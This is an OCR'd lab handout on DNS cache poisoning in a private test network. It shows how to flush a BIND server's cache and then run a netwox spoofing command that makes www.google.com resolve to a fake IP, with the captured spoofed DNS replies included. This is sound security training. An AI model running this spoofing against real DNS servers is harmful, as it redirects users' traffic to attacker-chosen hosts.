
IMMERSIVE LEARNING ENVIRONMENT

LAB: DNS CACHE POISONING

INSTRUCTIONS

Step 1: Check an IP address of all the Machines.

Command: ifconfig




Victim Machine
IP Address 192.168.180.136

Domain Name server
IP Address 192.168.180.137

Attacker Machine
IP Address 192.168.180.138


How DNS Cache Poisoning Works



Step 2: Use “dig” command to view DNS information.

Open terminal on your Linux machine and enter dig www.google.com.

Eg. $ dig www.google.com



```
seed@seed-desktop:~$ dig www.google.com
```

Step 3: Clear DNS entry.

Before proceeding to attack make sure that domain cache at DNS Server is clear. The attack will update the DNS server with fake entry for the unknow host domain name resolution. We are now using www.google.com for this attack.

Eg. $ sudo rndc flush

Eg. $ sudo rndc dumpdb -cahce


Step 4: Lunch the attack

```
#sudo netwox 105 -h “www.google.com” -H “1.2.3.4” -a
“ns.example.com” -A “192.168.180.137” -f “src host
192.168.180.137” -T “600” –spoofip “raw”
```


This example shows a request from victim machine for www.google.com to its DNS server ns.example.com.

Step 5: Observe the output

In the below screenshot we can see that when victim machine requests for www.google.com, DNS server replied with a spoofed IP address i.e. 1.2.3.4. Moreover, Note the Id i.e., 58183 in order to track the response at attacker end.



```
DNS_answer
| id=41746   rcode=OK            opcode=QUERY                         |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1               |
| www.google.com. A                                                   |
| www.google.com. A 600 1.2.3.4                                       |
| . NS 600 ns.example.com.                                            |
| ns.example.com. A 259200 192.168.180.137                            |
|                                                                     |
DNS_answer
| id=58183   rcode=OK            opcode=QUERY                         |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1               |
| www.google.com. A                                                   |
| www.google.com. A 546 1.2.3.4                                       |
| . NS 546 ns.example.com.                                            |
| ns.example.com. A 259200 192.168.180.137                            |
|                                                                     |
DNS_answer
| id=64701   rcode=OK            opcode=QUERY                         |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1               |
| www.google.com. A                                                   |
| www.google.com. A 516 1.2.3.4                                       |
| . NS 516 ns.example.com.                                            |
| ns.example.com. A 259200 192.168.180.137                            |
|                                                                     |
^C
seed@seed-desktop:~$ █
```



```
seed@seed-desktop:~$ dig www.google.com

; <<>> DiG 9.5.1-P2 <<>> www.google.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58183
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         546     IN      A       1.2.3.4

;; AUTHORITY SECTION:
.                       546     IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.180.137

;; Query time: 0 msec
;; SERVER: 192.168.180.137#53(192.168.180.137)
;; WHEN: Wed Feb 22 03:18:21 2017
;; MSG SIZE  rcvd: 88
```

WHAT TO SUBMIT

Submit you work with detailed screenshots.